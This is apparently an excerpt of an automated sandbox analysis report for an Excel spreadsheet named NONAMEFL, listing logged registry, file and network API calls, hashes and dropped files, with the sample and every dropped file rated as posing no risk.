Call Network API	API Name: send Args: ( ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?18eca35fe247abe1 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 287 ) Return: 0	2428
Call System API	API Name: WinHttpCloseHandle Args: ( 13ce50a0 ) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: ( 13ce8b18 ) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: ( ed6f620 ) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: ( ecef270 ) Return: 1	2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, CryptSvc, 5 ) Return: ed8b2f0	2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2428

Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2428
Call System API	API Name: GetVersionExA Args: ( 1479ef8c ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 1479eec8 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 1479f158 ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2428
Call Filesystem API	API Name: MoveFileWithProgressW Args: ( %APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\Excel15.xlb, 0, 0, 0 ) Return: 1		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Excel Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTbCust Value: 8		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\Pos Value: 153,153,768,525		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48078		2428
Call Filesystem API	API Name: FindNextFileW Args: ( 13d48078, c2e9f0 ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F ) (0) - 2496 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F ) (1) - 2496 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A ) (0) - 2584 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A ) (1) - 2584 - excel.exe - OTeleMediumCost.dat ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F ) (0) - 2496 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F ) (1) - 2496 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A ) (0) - 2584 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A ) (1) - 2584 - excel.exe - OTele.dat ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48078		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48438		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48238		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48378		2428
Call Filesystem API	API Name: DeleteFileW Args: ( %TEMP%\{661ABC42-8195-43B7-8E24-C69084959FE9} - OProcSessId.dat ) Return: 1		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2428



▼ Object 1.3 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?18eca35fe247abe1	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1324	968C4ED1FBF9AED8A01FF1206462D6F286617E12
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
475E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
{661ABC42-8195-43B7-8E24-C69084959FE9} (1) - 2428 - excel.exe - OTele.dat	No risk	-	-	-	443	A657DAC55443EF26400330EB16DF5AF87E20B20D
{661ABC42-8195-43B7-8E24-C69084959FE9} (0) - 2428 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	837	1231288A3E3D4210D0625EF4D6DB1A1E37DAD867
{661ABC42-8195-43B7-8E24-C69084959FE9} (1) - 2428 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	519	15C120A616933E5DFD6576A0AD905664620B5BF3
{661ABC42-8195-43B7-8E24-C69084959FE9} (0) - 2428 - excel.exe - OTele.dat	No risk	-	-	-	279	A69A7B853507BC1784BFCFD6D13EA8B36F5A940
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	EAEDDEF5DCCFC25D8A0306F5076C1E7EEAD4BF740
CVRE29F.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

### ▼ Analysis

[illegible]

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\EXCELFiles Value: 55860005		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\ProductFiles Value: 55860037		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None		3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 0		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\1C5DD8 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 2 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 5 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 6 Value: None		3028
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 7 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 8 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 9 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 10 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 11 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 12 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 13 Value: None		3028
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 6aaa8b90, -1, adf3754, adf3750, 0 ) Return: 0		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 14 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 15 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None		3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 1		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 25 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 26 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 27 Value: None		3028



[illegible]


Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 26 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 27 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 28 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 29 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 30 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 31 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 33 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 34 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 35 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 36 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 37 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 38 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 39 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 41 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 43 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 45 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 46 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 47 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 48 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 49 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\ProductFiles Value: 55860038		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\ProductFiles Value: 55860039		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Word\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50		3028
Call Filesystem API	API Name: FindNextFileW Args: ( 1295b50, adfe5a8 ) Return: 1		3028
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Word\STARTUP\ ) Return: 1		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50		3028
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\ ) Return: 1		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\PowerPoint\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\1C5DD8 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: 76		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FE C\Usage\ProductFiles Value: 55860040		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2428
